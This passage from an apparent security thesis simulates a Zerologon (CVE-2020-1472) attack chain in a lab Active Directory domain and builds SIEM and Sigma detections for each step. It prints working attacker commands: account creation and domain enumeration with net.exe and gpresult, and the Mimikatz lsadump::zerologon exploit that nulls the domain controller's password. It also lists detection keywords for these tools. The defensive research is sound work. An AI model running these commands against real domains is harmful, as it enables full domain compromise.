Should the defender during this phase discover a new use case that the detection logic can not properly monitor, they should create a separate detection logic for the new issue by following the same process as before, except for now having a very precise and already evaluated identified threat, which should result an extremely well-functioning detection logic.

5.2.6 Communication of the results

Once the original requirements have been met and the defender is satisfied with the results, the solution and the artefact can now be shared with the respective audiences. (Peffers et al., 2007). The communication of the problem is based on proper documentation of the detection logic in a format, which is readable and understandable by anyone reading it.

The results will be then saved in a Sigma format, a universal SIEM search query syntax. (Roth, 2020). By utilizing this method, the detection logic is stored in a concise and easy to understand format. When creating the detection rule in the Sigma format, the same search query can be translated to most of the SIEM technologies (if used correctly), making the defenders be truly independent of the vendors. The Sigma format contains useful information of the detection logic, such as its unique identifier, author name, date of creation as metadata and the actual detection logic. Examples of Sigma format can be found from the appendices presented at the end of this thesis, where the detection logic framework was used along with the test environment and the simulated attacks.

6 Creating actionable detection logic

The detection framework in combination with the test environment can now be used to create actionable detection logic into an environment. Actionable detection logic refers to SIEM search queries and detection rules which can be used in a production environment to detect actual attacks (Couchard, Wang, Siew, 2020). In addition to simulating an attack and creating detection based on the results, the more important part is to examine why some procedures and techniques are hard to detect. Some of them might not leave expected log events behind or the detection logic detects tens of thousands of similar events and the actual malicious activity is lost within the sea of other log events. More advanced adversaries and threat actors are known to take monitoring into account and prepare their attacks to evade defenses, as described in a study examining the same issue but from the perspective of machine learning approach. (Chen, Ye, Bourlai, 2017).Suitable method for finding the simulated attack activity is called simply searching, where the analysts search for relevant log events, as described in four commonly used threat hunting methods. (Sqrrl, 2021).

This chapter also ties in rest of the design science research method, where the artifact (the detection logic framework) will be demonstrated, evaluated, and finally communicated in the form of finalized detection logic. The demonstration of the artefact is shown after each subchapter, after the attack was simulated and detection logic is built upon the findings in the logs. Evaluation is also heavily combined with the demonstration, as mentioned in the earlier chapters when the detection framework was introduced. The final phase of the design science research method of communicating the artefact, as proposed by Peffers et al. (2007), will be done by publishing the detection logic in Sigma format, ready to use for everyone. The published artefacts, the detection logic framework and the newly created detection logic also add to the body of knowledge in information systems research.

The purpose of this chapter is to demonstrate an attack lifecycle and how it can be detected in each step of the lifecycle. To demonstrate how the detection framework in combination with a simple test environment can be used to create detections, a new critical vulnerability was chosen for its severity and ease of

use, making it attractive to actual attackers. The chosen vulnerability to demonstrate the detection framework and the test environment is the recent "Zerologon" vulnerability, CVE-2020-1472. (Microsoft, 2020). Creating detections for new vulnerabilities is often complicated and the detection framework aims to help alleviate the pressure in detecting the most recent attacks and exploit attempts.

6.1 Detecting Zerologon in Active Directory environment

Zerologon is a critical vulnerability, which allows a non-privileged user to gain domain admin privileges. The attack is also a later stage exploit, meaning the attacker must have a solid foothold in the environment, such as a domain joined workstation to form a TCP connection to the domain controller (Simakow, Zinar, 2020). The vulnerability works in such manner, that an attacker sends 256 Netlogon packets to the domain controller, in which one of the packets sets the computer account of the domain controller's password to eight zeroes. The attacker can then change the password to their liking and have gained domain admin rights in doing so. (Tervoort, 2020). Once an attacker has domain admin rights in an environment, they have successfully compromised the entire environment and are able to do any modifications in the domain, such as deploying ransomware to each workstation, as discussed in an article written about human operated ransomware (Vissamsetty, 2020).

In this chapter, the attack lifecycle of successfully exploiting the zerologon vulnerability will be covered. In addition to that, the newly acquired domain admin privileges will exploited in various attack stages, ultimately ending with the full compromise of the domain controller. The domain can be considered full compromised once the attacker has logged onto the domain controller with the stolen hash of the built-in 'Administrator' account, performing a pass-the-hash attack. (Jadeja, Parmar, 2016). Each of these stages will be simulated in the test environment and the threat detection framework will dissect the attack stages and create actionable detection logic based on the artifacts left behind. Artifacts are usually event logs and network traffic, with addition of third-party software events, such as antivirus and endpoint detection and response (EDR) logs. Good, actionable detection logic attempts to focus mostly on Active Directory event logs and network traffic logs, since they apply to most environments as third-party software-based detection limits the usage to environments utilizing said vendor-based detection.

6.1.1 T1078.003 – Valid Accounts: Local Accounts

The simulated attack scenario starts with the assumption of breach, where the attacker has already gained access to the victim's workstation and the initial access will not be covered as it is out of scope regarding this study. The first

goal of the simulated attack lifecycle is to achieve persistence to the compromised workstation by adding a local user account. By creating a separate account, the compromised user might not notice any suspicious activity, since all the attacks are conducted from a separate account.

The attacker uses the built-in net.exe process to create a local account, in hopes of evading defenses, since PowerShell transcripts are rarely collected (Dunwoody, 2016). The attacker creates the user with the net.exe using PowerShell, as depicted in Picture 4.

```
PS C:\Users\vagrant> net user bob Kissa123! /add
The command completed successfully.

PS C:\Users\vagrant>
```

Picture 4 - Local user creation with net.exe

After successfully creating the local user account, the attacker logs on to the local account and enumerates all the possible rights inherited from the creation process.

```
C:\Users\bob>whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192
```

Picture 5 - Enumerating user rights with whoami.exe

Bob discovers he is not able to gather the required information of the domain controller, since the local user account is not added to the domain, switches back to originally compromised account, and creates an account called “adminbob” with added argument /domain.

6.1.2 Detection of local accounts

After simulating the first actions of the attacker, detection logic is required to detect similar actions in the future. As per the detection logic framework, the first question is to answer the threat presented in the first phase. In this case, two separate detections need to be built. First, the defenders must be able to detect the creation of new users with net.exe, regardless of whether they are local accounts or domain joined accounts. The second threat is to detect the usage of whoami.exe, as it provides an attacker large amounts of information.

Since both threats are targeting the one compromised host, the threat can also be categorized as a host-based threat when referring to the overview of

cyber threats. In the host-based threats subchapter (2.1.5), the premise of this simulation is also that the attacker has successfully compromised one endpoint via various means and is currently operating on the host level at this point. With this information in mind, the most logical method of detecting attacks on host level are the host generated Windows event logs. Other additional and possible detections could come from vendor-based endpoint detection and response tools, which act like drivers, where they have deep access to the internal workings of the operating system and can provide additional details in a more digestible view for the defenders, as described in a recent study regarding the functionality of endpoint detection and response tools. (Hassan, Bates, Marino, 2020).

Both threats can be luckily detected with relative ease, as the whoami.exe is a normal process in Windows, and creating user accounts can be detected with a few different ways. In this case, a reliable option is to monitor event ID 4688 and its command line arguments. (Microsoft, 2017). Detecting whoami.exe use is also rather simple, as Sysmon keeps tracks of all launched processes with event ID 1.


The third phase of the detection framework involves writing a SIEM use case for the detection logic. In this thesis, the SIEM use case will be written as "pseudo-code" to demonstrate the logic to make it more available to all SIEM technologies. The SIEM use case for detecting whoami.exe is as follows: process name equals "*whoami.exe" to, log source is Sysmon ("WinEventLog:Sysmon") and finally, the event ID is 1 (New process created). The logic is divided into three parts. The first is the process name equals *whoami.exe. The asterisk is used, since the preceding is the directory, from where the process is launched. This allows the detection logic to detect whoami.exe from any location in the Windows directory. Log source is set to Sysmon, since the purpose is to utilize the Event id 1, new process created. It also narrows down the results in the SIEM to index only Sysmon related events.

SIEM use case for detecting creating user accounts with net.exe is based on the event ID 4688 and its command line arguments. Event ID 4688 tracks the creation of new processes, like Sysmon, but uses regular Windows Security Auditing. The main logic is to create the detection based on command line arguments. In this case, the SIEM searches for three keywords; "net", "user" and "/add". They are also combined with the AND operator, meaning each of them must be present in order to get results. The purpose was to find the least number of keywords to cover the most available user create parameters in the net.exe process. Because of this, the logic can detect both local and domain user creation within net.exe.


When implementing both search queries into the SIEM, the desired results are readily available since the logic is rather straightforward and precise. Based on the original hypothesis presented at the start of this chapter, all the requirements were met. The logic is presented in the SIEM search query in pictures 7 and 8. Alerts were also created, meaning that whenever these search conditions

are met, the event is then stored in SIEM and can be forwarded to the defenders to investigate.

The final stage of the detection logic framework is to publish the results. Two Sigma rules were created with the above-described logic. User creation with net.exe (appendix 1) and whoami.exe enumeration (appendix 2).



Picture 6 - Detecting whoami.exe enumeration with SIEM



Picture 7 - Detecting user creation with net.exe

6.1.3 T1087.002 – Account Discovery: Domain Account

To successfully exploit the zerologon vulnerability, the attacker needs access to any workstation in the target domain, which communicates with the domain controller (Tervoort, 2020). For demonstration purposes, the attacker has already successfully compromised one endpoint and is now ready to start to initiate the discovery phase of the attack lifecycle. The first step is to enumerate the users in a domain. The attacker can achieve this by using the built-in terminal for Windows, PowerShell. They only need to run the command: “net user

/domain" to print out all the users in the domain, as depicted in below:

```
C:\Users\adminbob>net user /domain
The request will be processed at a domain controller for domain windomain.local.


User accounts for \\dc.windomain.local

-------------------------------------------------------------------------------
adminbob                 Administrator            DefaultAccount
Guest                    krbtgt                   vagrant
The command completed successfully.
```

Picture 8 - Domain enumeration with net.exe

By using this method, the attacker gains information about which administrative accounts (at least by their name) exist in the domain. The similar activity is used by advanced persistent threat group Turla, as described in a recent white paper dissecting their tactics, techniques, and procedures. (Faou, 2020). This information can be useful in the later stage of the attack, should they want to impersonate an administrative account. The attacker also needs to find the name of the target domain controller. The command "gpresult /Z" reveals information of the group policies, also conveniently exposes the name of the domain controller and the domain name for the attacker.

```
C:\Users\adminbob>gpresult /Z

Microsoft (R) Windows (R) Operating System Group Policy Result tool v2.0
© 2019 Microsoft Corporation. All rights reserved.

Created on ‎12/‎2/‎2020 at 2:34:21 PM


RSOP data for WINDOMAIN\adminbob on WIN10 : Logging Mode
-----------------------------------------------------

OS Configuration:            Member Workstation
OS Version:                  10.0.18363
Site Name:                   N/A
Roaming Profile:             N/A
Local Profile:               C:\Users\adminbob
Connected over a slow link?: No


USER SETTINGS
--------------
    CN=adminbob,CN=Users,DC=windomain,DC=local
    Last time Group Policy was applied: 12/2/2020 at 2:26:51 PM
    Group Policy was applied from:      dc.windomain.local
    Group Policy slow link threshold:   500 kbps
    Domain Name:                        WINDOMAIN
    Domain Type:                        Windows 2008 or later
```

Picture 9 - Enumerating domain controller name

The wanted information is shown in the "Computer Settings" section, on the field: "Group Policy was applied from:". The above command is used by advanced persistent threat groups, such as Turla, as can be seen from the Symantec report examining living off the land and fileless attack techniques. (Wueest, Anand. 2017). The attacker has now all the information they need to successfully proceed to the next stage of the attack.

This initial stage of exploiting the zerologon vulnerability was done with built-in functionalities of Windows, which might sometimes be overlooked in monitoring for potential exploit attempts. The tactic in this phase of the attack chain was discovery (TA0007, ATT&CK), with the technique account discovery – domain account (T1087.002). The procedure used was the two PowerShell commands. The procedures have been known to be used by various advanced persistent threat groups, such as: "BRONZE BUTLER", "OilRig" and "Turla". (Mitre, 2020).


6.1.4 Domain account enumeration detection

The goal of the attacker is to gather the necessary information in this phase about the target, the domain controller. First, the attacker wants to know if the built-in "Administrator" account is present, as it already has domain administrator access rights, making it a perfect target. The attacker does not need to escalate their privileges or attempt other attacks if they are successful in compromising a domain admin account. Secondly, the attacker must find out the domain controllers name, which will be target of the attack.

When referring to the defense in depth model, the attacker is now branching out from the host-based threats towards internal network layers, where the enumeration uses built-in tools for the domain controller and the hosts to communicate between each other. Monitoring internal network layer becomes more difficult, as the vast amounts of logs generated from regular Active Directory functions clutter the SIEM and the defenders will not be able to spot any irregularities easily. Same logic applies to lateral movement, as the internal network traffic and internal domain traffic log volumes are staggering. Also having sufficient traffic monitoring in internal networks is crucial, as local to local traffic might be even more valuable to monitor compared to external network traffic, as also proposed by Pepe Berba in a detailed article regarding lateral movement and its detection. (Berba, 2020).

Both goals can be achieved with abusing built-in functionality in Windows Active Directory environment. The attacker also needs to find the domain controllers IP address, but it will not be created into detection logic since it can be found out with a simple ping command, which is widely used in nearly any Active Directory environment. Based on that, the detection logic frameworks first question is now answered, the defenders need to be able to detect internal reconnaissance, mainly from using net.exe and gpresult, native Windows tools. Since the detection needs to be based on native tools, the defenders must be


ready to observe how the logic works in production environment to suppress regularly occurring normal activity to spot the anomalies.
The safest bet is to monitor both processes with Sysmon and build the detection around the command line arguments to be able to detect the potentially malicious usage. The domain enumeration can be detected with monitoring newly started processes with Sysmon event ID 1 (New process was created). The same applies to detecting new processes of gpresult.exe, with Sysmon event ID 1 (New process was created). This enables the defenders to quickly see which workstation or server started the processes and conduct investigations should they be anomalous.
The SIEM use case for both processes will be monitoring Sysmon event ID 1. For net.exe, the detection will be built on the command line arguments presented in the attack simulation, "net user /domain". The same logic applies to the usage of gpresult.exe. The logic is built on command line arguments: "gpresult /Z".
The fourth stage of the detection logic framework suggest explaining the logic behind the detection. The SIEM will search for any events, where Sysmon Event ID is 1 (Newly created process), the image (process name) equals to "*net.exe" and "*gpresult.exe", to be able to detect the usage of both processes regardless of the directory they are being executed from. Then finally, the used command line arguments will be the main logic, as the purpose is to find the usage of both "gpresult /Z" and "net user /domain". Rather simple logic, as Sysmon provides invaluable information to defenders of launched processes and their command line arguments, leveling the playing field against attackers.
The hypothesis of being able to detect the enumeration using native Windows tools was successfully achieved, as can be seen from the screenshots below:



Picture 10 - Detecting domain enumeration in SIEM

The detection logic was able to detect the enumeration attempts reliably, as can be seen from the picture 11. The detection logic was then converted into an alert, which searches for the events as described above, and alerts the defenders whenever a match happens. Since the detection is based on a native tool, the defenders might need to create a list, which ignores certain hosts or

users, if the net user /domain is used for administrative purposes.



Picture 11 - Detecting domain controller enumeration in SIEM

The same logic applies to domain controller enumeration using gpresult.exe tool. The search is once again targeted to only Sysmon events and newly launched processes to keep the SIEM healthy and not targeting the alert search into every possible index.

Finally, since both detection rules worked as planned and did not require any additional testing and tuning, detection rules were created in Sigma format. The detection logic for domain enumeration can be found from appendix 3. The detection logic for domain controller enumeration can be found from appendix 4.

6.1.5 Exploiting the Zerologon vulnerability – T1098: Account Manipulation

The second phase in exploiting the zerologon vulnerability can be started, as the necessary information about the target are collected, the name of the domain and the domain controllers' name. The next step is to find out whether the target is vulnerable to zerologon. This can be achieved by various ways and tools. Due to the popularity and availability, Mimikatz was chosen as the tool of choice due to it having a module available for exploiting the zerologon vulnerability. (Mimikatz, 2020).

To determine whether the Zerologon vulnerability can be exploited, the tool Mimikatz is used. To do this, a simple command "lsadump::zerologon /target:dc.windomain.local /account:dc$" is run in the Mimikatz executable. The zerologon module then launches the attack against the targeted domain controller. The module works with the same principle as all other available tools and scripts to test whether a domain controller is vulnerable to Zerologon by sending 256 Netlogon authentication packets to the domain controller, where due to the cryptographic error one is accepted, in which the client credentials are set to 16 zeroes. (Tervoort, 2020). Since the module is only used to verify the vulnerability, it does not set the domain controllers password to a null value yet. In the test environment, the domain controller is known to be

vulnerable, and the Mimikatz.exe returns vulnerable.

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::zerologon /target:dc.windomain.local /account:dc$
Remote   : dc.windomain.local
ProtSeq  : ncacn_ip_tcp
AuthnSvc : NONE
NULL Sess: no

Target : dc.windomain.local
Account: dc$
Type   : 6 (Server)
Mode   : detect

Trying to 'authenticate'...
============================================

  NetrServerAuthenticate2: 0x00000000

* Authentication: OK -- vulnerable
```

Picture 12 - Scanning the domain controller for Zerologon vulnerability with Mimikatz

The domain controller has not been patched for the Zerologon vulnerability and can be exploited. To do that, the above command is modified slightly to include the parameter: "/exploit".

```
mimikatz # lsadump::zerologon /target:dc.windomain.local /account:dc$ /exploit
Remote   : dc.windomain.local
ProtSeq  : ncacn_ip_tcp
AuthnSvc : NONE
NULL Sess: no

Target : dc.windomain.local
Account: dc$
Type   : 6 (Server)
Mode   : exploit

Trying to 'authenticate'...
============================================================================================================================
============================================================================================================================
============================================================================================================================
============================================================================

  NetrServerAuthenticate2: 0x00000000
  NetrServerPasswordSet2 : 0x00000000

* Authentication: OK -- vulnerable
* Set password  : OK -- may be unstable
```

Picture 13 - Changing the domain controllers machine account to null value with Mimikatz

The vulnerability has been now successfully exploited and the domain controllers machine account's password has been set to a null value. The domain controller can now be considered compromised, since the machine accounts password has been set to a null value, basically meaning it does not have

a password. The attack was launched from the compromised workstation, as the requirement for exploiting the vulnerability was to only be able to form a TCP connection with the domain controller. (Tervoort, 2020).

6.1.6 Detecting Zerologon exploitation

Now that the simulation has transformed into active exploitation, detection becomes harder. There are many ways of monitoring the previously presented exploitation. Since the goal is to create as robust and scalable detection logic as possible, understanding the vulnerability and how it was exploited becomes more important. In this research, a total of three detection logics were created to detect the threat. The threat that needs to be detected is the sudden spike in netlogon authentication packets from a workstation, resetting a computer accounts password, and lastly the use of Mimikatz.exe. The reason for creating three different detection logics is that creating detection logic around the tool (procedure) often ignores other tools, or more importantly what the tools are trying to achieve (tactics and techniques). Advanced threat actors also tend to have their own versions of Mimikatz (Secureworks, 2017), rendering basic process monitoring obsolete. Based on the Zerologon research, we understand that the vulnerability is exploited by barraging the domain controller with many Netlogon authentication packets and changing the domain controllers machine account password to a null value. Similar themes were examined in a recent research done in University of Luxembourg, where graphs were used to investigate malicious logon events. (Amrouche, Lagraa, Kaiafas, State, 2019).


Based on the brief overview of the present above, referring to the defense-in-depth model can be helpful, as the attacker now starts to exploit both the host and internal network layer. The exploitation happens on the compromised host, but the exploitation affects the target host. The attacker and the victim communicate in internal network between each other, making the detection require two approaches. The first approach is to monitor malicious processes being executed on hosts and the second approach is to create network detection logic for malicious internal network traffic, such as one host generating a sudden spike of Netlogon authentication requests. Since the result of the successful Zerologon exploit leads to changing the domain controller's computer account's password to a null value, the threat can be categorized to host-based threats once more.

The three threats mentioned above can be detected from three different sources. Firstly, to detect any scripts attempting to test whether a domain controller is vulnerable to Zerologon, the monitoring can be focused on network traffic instead of traditional Sysmon monitoring. To help with that, the defenders can set up a packet capture to see what kind of network traffic is generated during the test to help write a SIEM use case. The second threat of domain controller password change can be detected from Windows security auditing logs, by monitoring event ID 4742. (Microsoft, 2017). Finally, using Mimikatz can be

detected by Sysmon (would also be caught by most antivirus products, but can also be detected without), by monitoring newly created processes.

To create a SIEM use case for the large amount of Netlogon authentication traffic can be done with the help of packet capture. In this experiment, Wireshark (network traffic analysis tool) was set to record traffic on the domain controller to provide a clear picture of what the Mimikatz Zerologon module does, without needing to understand the code behind the tool. Picture 15 below illustrates the packet, which was used to determine if the target domain controller is not patched against the Zerologon vulnerability. The picture illustrates a TCP connection between the client and the server, using the RPC_Netlogon protocol. (The only requirement for successfully exploiting the zerologon vulnerability). The most important part is the packet analysis of NetrServerAuthenticate2 request, where Netlogon was attempted to account: "dc$" (machine account) with 16 zeroes as the password, and the response was successful. In the test environment, the network traffic was also visible in the SIEM solution, but it did not offer such deep insight into the traffic contents, thus eliminating the idea of creating detection logic around two packets where the request is 16 zeroes to a domain controller machine account and the response is "OK", the next best solution is to inspect the amount of RPC_Netlogon traffic from a single host to a domain controller. The successful exploit of the vulnerability can be detected from monitoring event ID 4742 and comparing the results to see if the computer account that was changed happened on a domain controller. SIEM use case for Mimikatz can be done with a simple Sysmon logic, like the ones


created previously.



Picture 14 - Network traffic capture of Zerologon exploitation

